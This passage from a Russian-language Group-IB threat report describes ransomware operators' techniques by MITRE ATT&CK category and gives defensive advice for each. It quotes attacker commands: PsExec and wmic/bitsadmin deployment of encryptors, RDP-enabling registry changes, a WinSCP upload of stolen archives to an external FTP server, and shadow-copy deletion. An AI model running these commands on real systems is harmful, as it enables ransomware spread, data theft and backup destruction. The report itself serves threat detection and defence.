Тот факт, что злоумышленники обычно разворачивают программы-вымогатели по всей сети организации, привел к широкому распространению данной техники. Одним из самых популярных инструментов для распространения вымогателя атакующими стал PsExec. Эксперты Group-IB отмечают, что злоумышленники использовали различные скрипты со встроенными легитимными инструментами для развертывания программ-вымогателей. Ниже приведен пример скрипта, примененного партнерами Netwalker:

```
set INPUT_FILE=ips.txt
set DOMAINADUSER=DOMAIN\Administrator
set DOMAINADPASS=P@ssword!
for /f %G IN (%INPUT_FILE%) DO net use \\%G\C$ /user:%DOMAINADUSER% %DOMAINADPASS%
for /f %G IN (%INPUT_FILE%) DO copy n.ps1 \\%G\C$
for /f %G IN (%INPUT_FILE%) DO PsExec.exe -d \\%G powershell -ExecutionPolicy Bypass -NoProfile -NoLogo -NoExit -File C:\n.ps1
```

Другим примером являются операторы Ryuk, которые использовали инструмент Background Intelligent Transfer Service (BITS) – для копирования исполняемого файла шифровальщика на атакуемые hosts:

```
start wmic /node:@C:\share$\comps.txt
/user: "DOMAIN\Administrator" /password: "pass!"
process call create "cmd.exe /c bitsadmin /transfer ry \\...\share$\ry.exe %APPDATA%\ry.exe &%APPDATA%\ry.exe
```

Злоумышленники также использовали протокол рабочего стола: как для разворачивания пост-эксплуатационных инструментов после получения первоначального доступа, так и для распространения программ-вымогателей вручную.

Способы защиты

- Ограничьте передачу файлов по сети по протоколу SMB.
- Отслеживайте подозрительные события вроде выполнения PsExec и аналогичных инструментов.
- Выявляйте нетипичные или подозрительные RDP-соединения.

Remote Services

T1021

Как отмечалось ранее, протокол удаленного рабочего стола RDP [T1021.001](#) очень часто использовался не только для первичной компрометации, но и для продвижения по сети. Некоторые операторы программ-вымогателей даже имели в своем арсенале скрипты для включения службы RDP на удаленных хостах. Обычно такие скрипты выполнялись с помощью PsExec. Ниже приведен пример подобного скрипта:

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0 /f
```

Злоумышленники пользовались SMB/Windows Admin Shares [T1021.002](#) из-за широкого распространения PsExec и пост-эксплуатационных фреймворков, таких как Cobalt Strike, которые обладают функциональностью, позволяющей реализовать продвижение по сети с полезной нагрузкой Beacon.

Некоторые пост-эксплуатационные фреймворки позволяли злоумышленникам использовать для продвижения по сети протокол Distributed Component Object Model [T1021.003](#) и службу Windows Remote Management [T1021.006](#). В рамках реагирования на один из инцидентов, атрибутированных к операторам шифровальщика Maze, специалисты Group-IB установили, что группа эксплуатировала службу Windows Remote Management (WinRM) с помощью инструмента Cobalt Strike.

Другие злоумышленники, такие как операторы RansomEXX, использовали специальные версии шифровальщика для атак на системы, работающие под управлением Linux. Для получения доступа к таким системам и дальнейшего продвижения по сети они обычно применяли сервис удаленного доступа SSH [T1021.004](#).

Способы защиты

- Ограничьте доступ в группу пользователей удаленных рабочих станций.
- Отслеживайте события массового подключения по RDP.
- Отключите службу RDP на рабочих станциях и серверах, где ее использование не требуется.
- Отслеживайте подозрительные события, связанные с выполнением PsExec и аналогичных инструментов.
- Убедитесь, что внутри организации используются уникальные пароли для каждой локальной учетной записи администратора.
- Убедитесь, что ваши специалисты умеют выявлять артефакты, характерные для использования пост-эксплуатационных фреймворков.
- Используйте многофакторную аутентификацию для SSH-соединений.

Use Alternate Authentication Material

T1550

Пост-эксплуатационные фреймворки позволили многим злоумышленникам использовать техники Pass the Hash [T1550.002](#) и Pass the Ticket [T1550.003](#) для продвижения по скомпрометированной инфраструктуре.

Данный метод чаще всего реализовывался с помощью команды Mimikatz `sekurlsa::pth`. Такая же команда доступна в инструменте Cobalt Strike.

Способы защиты

- Используйте права учетной записи администратора домена для ограниченного количества серверов. Не позволяйте пользователям домена быть локальными администраторами в нескольких системах.
- Убедитесь, что учетные записи локального администратора имеют уникальные пароли для каждой из систем.

Collection

Archive Collected Data

T1560

Перед тем как украсть данные, многие операторы программ-вымогателей архивируют их с помощью стандартных утилит, таких как WinRAR или 7-Zip [\[T1560.001\]](#). Некоторые злоумышленники, например, группа Maze, разбивают такие архивы на несколько частей, чтобы избежать срабатывания систем безопасности при эксфильтрации данных.

Способы защиты

- Отслеживайте наличие или признаки использования нестандартных утилит архивирования, особенно на критически важных серверах.
- Отслеживайте события создания больших архивов или многократные события создания архивов.

Data from Local System

T1005

Операторы программ-вымогателей не собирали данные вслепую, они хорошо знали, что делали. Например, участники партнерской программы Clor искали рабочие станции, принадлежащие топ-менеджерам атакованных компаний. Это позволяло собрать наиболее значимые конфиденциальные данные, которые были использованы для дальнейшего вымогательства.

Способы защиты

- Выявляйте признаки несанкционированного доступа на критически важных рабочих станциях и серверах.
- По возможности изолируйте критически важные рабочие станции и серверы.

Data from Network Shared Drive

T1039

Поскольку многие компании хранят конфиденциальные данные на общих сетевых дисках, такие хранилища становятся легкой мишенью для злоумышленников. Некоторые из них, например, операторы шифровальщика Egregor, даже не архивировали данные перед эксфильтрацией, вместо этого они загружали их на свои FTP-серверы непосредственно с общего сетевого диска с помощью Rclone.

Способы защиты

- Ограничьте количество чувствительных данных, хранящихся на общих сетевых дисках.
- Ограничьте количество учетных записей с правами доступа к общим сетевым дискам, на которых хранятся чувствительные данные.

10

Command and Control

Application Layer Protocol

T1071

Злоумышленники, участвующие в операциях с целью получения крупного выкупа, часто использовали стандартные вредоносные программы и пост-эксплуатационные фреймворки, поэтому использование таких стандартных веб-протоколов [T1071.001](#), как HTTP и HTTPS было распространенным явлением.

Использование протоколов для передачи файлов по сети (таких как FTP и FTPS) также было широко распространено среди атакующих; собранные данные часто выгружались на FTP-серверы.

Encrypted Channel

T1573

Использование асимметричного шифрования [T1573.002](#) позволяет распространенным вредоносным программам обходить системы защиты. Например, IcedID и Zloader применяют TLS/SSL для шифрования C2-трафика.

Симметричное шифрование [T1573.001](#) является одним из наиболее распространенных способов защиты вредоносных программ от обнаружения на основе сетевых индикаторов. Популярность симметричного шифрования объясняется легкостью его реализации и использования. Наиболее часто используемыми алгоритмами шифрования являются RC4 (применяется операторами Dridex, IcedID, Zloader и Buer) и простой XOR (у операторов Zloader и Bazar).

Data Encoding

T1132

Кодирование данных также затрудняет обнаружение вредоносного трафика. Существует несколько алгоритмов кодирования [T1132.001](#), используемых различными программами, выполняемыми перед запуском шифровальщиков. Например, Emotet, Hancitor и Buer использовали кодирование по Base64, загрузчик Valak применял кодирование по ASCII. Некоторые программы также использовали алгоритмы сжатия (например, Hancitor пользовался алгоритмом сжатия LZNT-1).

Data Obfuscation

T1001

Стеганография [T1001.002](#) использовалась злоумышленниками для сокрытия своей деятельности. Атакующие передавали полезную нагрузку или команды на исполнение с помощью изображений, MP3-файлов и файлов других типов. Например, для обновления собственных настроек IcedID загружает файл с расширением `.png`.

Fallback Channels and Multi-Stage Channels

T1008 T1104

Популярные вредоносные программы, используемые в описываемых атаках, нередко реализуют дополнительные шаги для обеспечения безопасности своих коммуникаций с командным сервером. Например, Trickbot известен использованием командных серверов первого уровня для установки первоначального соединения и командных серверов второго уровня для последующих сетевых коммуникаций. Другие распространенные вредоносные программы (например, Qakbot, Valak и Dridex) могли подключаться к обширному списку серверов.

Исследователи отмечали случаи, когда вредоносное ПО загружало дополнительные вредоносные программы без пересечений в используемой сетевой инфраструктуре. В иных ситуациях применялись полезные нагрузки Cobalt Strike Beacon, которые подключались к несвязанным командным серверам, тем самым расширяя возможности злоумышленников.

Ingress Tool Transfer

T1105

Злоумышленники, стоящие за операциями с целью получения крупного выкупа, обычно полагались на специальный набор инструментов для выполнения различных действий на этапе пост-эксплуатации. Эти инструменты были легитимными или могли рассматриваться как инструменты двойного назначения. Последние позволяли злоумышленникам дольше оставаться незамеченными.

Однако такие инструменты не всегда присутствовали в атакуемой инфраструктуре, поэтому операторам приходилось загружать их с внешнего ресурса. Например, участники партнерской программы Dharma использовали программу Advanced Port Scanner для сканирования внутренней сети, а для отключения встроенного антивирусного программного обеспечения - такие публично доступные инструменты, как Defender Control и Your Uninstaller.

Protocol Tunneling and Proxy

T1572 T1090

При анализе атак специалисты Group-IB отмечали случаи, когда злоумышленники использовали сетевые туннели для предотвращения обнаружения и перенаправления сетевого трафика к другим недоступным сегментам сети. Например, операторы Darkside применяли утилиту plink для туннелирования трафика, исходящего из скомпрометированной сети. Периодически злоумышленники в тех же целях использовали проксирование. SystemBC, используемая участниками различных партнерских программ (например, Ryuk и Egregor), является наиболее ярким примером данной техники. Она позволяла злоумышленникам применять такие техники, как внешнее прокси **T1090.002** при использовании в качестве SOCKS5 прокси, и многократное проксирование **T1090.003**, если связь осуществлялась через сеть TOR.

Remote Access Software

T1219

Операторы программ-вымогателей использовали легитимные инструменты для поддержания стабильного удаленного доступа к скомпрометированным сетям. Операторы REvil и Netwalker для этих целей применяли утилиту AnyDesk. Некоторые операторы вымогателя Netwalker в своих операциях использовали программу TeamViewer. Инструменты удаленного доступа позволяли атакующим напрямую взаимодействовать с удаленными рабочими столами и создавать резервный канал для связи с атакованной инфраструктурой.

Способы защиты

- Убедитесь, что ваши системы безопасности способны выявлять известные инструменты двойного назначения или программы, которые не являются вредоносными, однако их использование нетипично для вашей организации.
- Выявляйте соединения с известными URL-адресами, переход по которым приводит к загрузке пост-эксплуатационных инструментов (например, ссылки для загрузки с GitHub).
- Собирайте данные об угрозах с помощью поставщика Cyber Threat Intelligence, включая информацию об известных серверах, связанных с пост-эксплуатационными фреймворками. Это позволит выявлять аномальную активность, оставшуюся незамеченной для ваших систем безопасности.
- Используйте SSL/TLS-инспекцию для анализа SSL/TLS-трафика и выявления сетевых индикаторов.
- Используйте системы обнаружения и предотвращения сетевых атак с настраиваемыми сигнатурами, которые позволяют детектировать подозрительный трафик.
- Убедитесь, что существующие системы сетевой безопасности умеют выявлять трафик, генерируемый распространенными инструментами туннелирования или проксирования.
- Научитесь выявлять трафик к подозрительным или ненадежным сетевым адресатам.
- Убедитесь, что системы сетевой безопасности умеют выявлять трафик, связанный с распространенными инструментами удаленного доступа.
- Отслеживайте установку и запуск стандартных инструментов удаленного доступа.

11

Exfiltration

Украденные данные обычно публикуются злоумышленниками на специализированных сайтах. Ниже приведен пример такого сайта, принадлежащего операторам программы-вымогателя DoppelPaymer.




Рисунок 22: Ресурс операторов DoppelPaymer с опубликованными данными жертв

Некоторые злоумышленники проводят аукционы перед публикацией данных. Одним из примеров может служить группа REvil, которая создала отдельную страницу для проведения аукционов на своем веб-сайте:




Рисунок 23: Страница для проведения аукциона на ресурсе операторов REvil

Специалистам Group-IB известны случаи, когда операторы извлекали данные, но не публиковали их. Такие злоумышленники предпочитают демонстрировать доказательства кражи напрямую жертве или передавать данные другим злоумышленникам.

Data Transfer Size Limits

T1030

Многие операторы программ-вымогателей пересылали данные порциями, чтобы обойти системы безопасности. Например, некоторые партнеры Maze создавали многочисленные архивы с украденными данными:

```
WinSCP.com /command "open ftp://z826ddk:iqPhu73GJP1k5Ad-W5Apj@185.236.201[.]102/" "cd upload/COMPANY" "put "\\SERVER\
D$\$RECYCLE.BIN\aaa\04.7z"
```

Exfiltration Over Web Service

T1567

Одним из самых популярных мест, куда перемещались украденные данные, были облачные хранилища [T1567.002](#). Самыми популярными хранилищами стали MEGA или DropMeFiles. В некоторых случаях операторы программ-вымогателей даже устанавливали клиенты облачных хранилищ на взломанных хостах, чтобы упростить процедуру эксфильтрации.

Transfer Data to Cloud Account

T1537

Некоторые операторы программ-вымогателей использовали облачные учетные записи для кражи данных. Например, партнеры Mount Locker пользовались хранилищем Amazon S3 (AWS S3 Buckets) для загрузки архивированных данных.

Способы защиты

- Заблокируйте сетевые подключения к облачным хранилищам, которые не используются в вашей организации.
- Создайте список разрешенных FTP-серверов, при этом запретив подключение к другим.
- Отслеживайте события создания файлов, связанные с архивными файлами, особенно в нестандартных местах.
- Следите за установкой или запуском FTP-клиентов на нехарактерных серверах или рабочих станциях.
- Отслеживайте установку клиентов облачных хранилищ на нехарактерных серверах или рабочих станциях.

12

Impact

Основная цель операторов программ-вымогателей заключалась в том, чтобы зашифровать данные на целевых хостах для получения выкупа **T1486**. Многие семейства программ-вымогателей распространялись по модели «программа-вымогатель как услуга» (RaaS). Поскольку у каждой такой программы могло быть несколько партнеров, тактика, техники и процедуры разных злоумышленников, использующих одни и те же шифровальщики, могут отличаться. Некоторые программы (такие как REvil, Netwalker и DarkSide) являются публичными, другие же (например, Ryuk, DoppelPaymer и Egregor) – частными.

Перед развертыванием программы-вымогателя операторы старались найти и удалить все доступные резервные копии данных, чтобы лишить жертву возможности восстановить их **T1490**. В то же время большинство экземпляров программ-вымогателей обладало возможностями отключения или удаления функций восстановления системы. Например, Netwalker в этих целях удалял теньевые копии Windows с помощью технологии WMI (Windows Management Instrumentation):

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Разработчики программ-вымогателей как правило применяли надежные алгоритмы шифрования, чтобы расшифровать файлы без ключей было невозможно. Ниже представлены алгоритмы шифрования, используемые наиболее активными, по наблюдениям Group-IB, семействами вымогателей:

СЕМЕЙСТВО ПРОГРАММ-ВЫМОГАТЕЛЕЙ	АЛГОРИТМ ШИФРОВАНИЯ ФАЙЛОВ	АЛГОРИТМ ШИФРОВАНИЯ КЛЮЧА
Clop	RC4	RSA-1024
Conti	AES-256	RSA-4096
Darkside	Custom Salsa20	RSA-1024
Dharma	AES-256	RSA-1024
DoppelPaymer	AES-256	RSA-2048
Egregor	ChaCha8	RSA-2048
Lockbit	AES-128/256	RSA-2048
Maze	ChaCha8	RSA-2048
Netwalker	ChaCha8	Curve25519
OldGremlin	AES-256	RSA-4096
Prolock	RC6	RSA-1024
Pysa	AES-256	RSA-4096
Ragnar Locker	Custom Salsa20	RSA-2048
RansomEXX	AES-256	RSA-4096
REvil	Salsa20	Curve25519 + AES
Ryuk	AES-256	RSA-2048
Sekhmet	ChaCha8	RSA-2048

Многие программы-вымогатели содержали длинные списки процессов и служб, которые необходимо было остановить до запуска процедуры шифрования. Чаще всего такие списки содержали распространенные приложения. Наиболее популярными процессами, подлежащими остановке, были связаны с Microsoft Office, Outlook и Oracle, а службы относились к Acronis и Microsoft SQL Server. При этом операторы EKANS включили в свои списки ряд нетипичных приложений, относящихся к области АСУ ТП.

Важно отметить, что многие сервисы RaaS предлагают своим партнерам настроить программы-вымогатели в соответствии с их задачами, поэтому такие списки могут меняться в зависимости от целевой инфраструктуры; особенно это характерно для масштабных атак.

Исследователи отмечают два основных фактора, побуждавшие жертв платить выкуп. Во-первых, у таких компаний не было резервных копий, которые бы позволили восстановить зашифрованные критически важные данные. Во-вторых, конфиденциальные данные были украдены и могли быть опубликованы в Интернете. Некоторые злоумышленники также использовали дополнительные методы стимуляции выплаты выкупа. Например, участники партнерской программы Suncrypt проводили DDoS-атаки **T1498** против своих жертв, чтобы «помочь им быстрее принять правильное решение».

Несмотря на общедоступность программного обеспечения, распространяемого по модели RaaS, некоторые группы не использовали программы-вымогатели. Вместо этого для полного шифрования диска они пользовались встроенными инструментами, такими как BitLocker, или инструментами с открытым исходным кодом, такими как DiskCryptor.

Общие рекомендации по проактивному поиску угроз

1. Отслеживайте события, связанные с созданием подозрительных папок или файлов или запуском таких процессов как **rundll32.exe** или **regsvr32.exe** с помощью **winword.exe/excel.exe**.
2. Выявляйте подозрительные запуски **cscript.exe / wscript.exe**, особенно те, которые связаны с сетевой активностью.
3. Выявляйте процессы **powershell.exe** с подозрительными или обфусцированными командными строками.
4. Анализируйте исполняемые файлы и скрипты, помещенные в папку автозагрузки, добавленные в ключи Run или запускаемые с помощью планировщика задач.
5. Отслеживайте выполнение **sdbinst.exe** на предмет подозрительных аргументов командной строки.
6. Проверяйте создание новых ключей в разделе **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**.
7. Убедитесь, что ваши системы защиты умеют выявлять командные строки, характерные для средств дампинга учетных данных, таких как Mimikatz.
8. Ищите артефакты, характерные для инструментов сетевой разведки, такие как аргументы командной строки AdFind.
9. Выявляйте артефакты, связанные с выполнением файлов из необычных мест, таких как **C:\ProgramData, %TEMP% or %AppData%**.
10. Выявляйте модификации реестра и брандмауэра Windows, связанные с подключениями по RDP.
11. Отслеживайте и анализируйте соединения по RDP, чтобы выявлять попытки продвижения по сети.
12. Выявляйте запуски **wmic.exe** с использованием подозрительных командных строк.
13. Отслеживайте аномальное поведение **bitsadmin.exe**, особенно связанное с загрузкой потенциально вредоносных файлов.
14. Убедитесь, что ваши системы умеют выявлять полезные нагрузки Cobalt Strike Beacon и подобных им инструментов, характерных для пост-эксплуатационных фреймворков (как минимум те, которые запускаются с типичными аргументами командной строки и из типичных мест).
15. Отслеживайте сетевые соединения из распространенных системных процессов. Используйте известные списки серверов Cobalt Strike, которые вы можете получить у вашего поставщика Cyber Threat Intelligence.
16. Отслеживайте события создания новых служб, связанных с PsExec, SMBExec и другими средствами двойного назначения или инструментами пентестинга.
17. Отслеживайте исполняемые файлы, замаскированные под общие системные файлы (такие как **svchost.exe**), но имеющие аномальные родительские файлы или местоположение.
18. Отслеживайте признаки несанкционированного использования инструментов удаленного доступа в вашей сети.
19. Отслеживайте события установки клиентов облачных хранилищ и события доступа к облачным хранилищам, и проверяйте, являются ли они легитимными.
20. Отслеживайте распространенные FTP-программы на конечных хостах для выявления событий установки файлов с вредоносными конфигурациями.

Подверглись кибератаке?

Сообщите об инциденте:

- Звонок по номеру:
+7 (495) 984-33-64
- Отправка запроса на email:
response@cert-gib.com
- Заполнить [форму на сайте](#)

О компании

INTERPOL И EUROPOL

Официальный партнер Интерпола и Европола

OSCE

Компания, рекомендованная Организацией по безопасности и сотрудничеству в Европе (ОБСЕ)

WORLD ECONOMIC FORUM

Постоянный член Всемирного экономического форума

IDC, GARTNER, FORRESTER

Group-IB является одним из ведущих мировых поставщиков Threat Intelligence по версии международных агентств IDC, Gartner и Forrester

CIOOUTLOOK

Group-IB вошла в топ-10 компаний по кибербезопасности в регионе APAC согласно APAC CIO Outlook

Group-IB – один из ведущих мировых разработчиков решений для детектирования и предотвращения кибератак, выявления фрода и защиты интеллектуальной собственности в сети.

500+

экспертов международного класса

65 000+

часов реагирования на инциденты информационной безопасности

1 200+

успешных расследований по всему миру

17 лет

практического опыта

С 2003 года работает в сфере компьютерной криминалистики, консалтинга и аудита систем информационной безопасности, обеспечивая защиту крупнейших российских и зарубежных компаний от финансовых и репутационных потерь.

ПРОДУКТЫ GROUP-IB

- Threat Intelligence & Attribution
- Threat Hunting Framework
- Digital Risk Protection
- Fraud Hunting Platform

INTELLIGENCE-DRIVEN SERVICES

АУДИТ И ОЦЕНКА РИСКОВ

- Тестирование на проникновение
- Анализ исходного кода
- Выявление следов компрометации сети
- Киберобучение в формате Red Teaming
- Проверка готовности к реагированию на инциденты
- Оценка соответствия

КРИМИНАЛИСТИКА И РАССЛЕДОВАНИЯ

- Компьютерная криминалистика
- Расследование финансовых и корпоративных киберпреступлений, атак на объекты КИИ

THREAT HUNTING И РЕАГИРОВАНИЕ

- 24/7 Центр реагирования CERT-GIB
- Проактивный хантинг угроз
- Выездное реагирование на сложные кибератаки
- Реагирование на инциденты «по подписке»

ОБУЧАЮЩИЕ ПРОГРАММЫ

- Реагирование на инциденты
- Анализ вредоносного кода
- Проактивный поиск угроз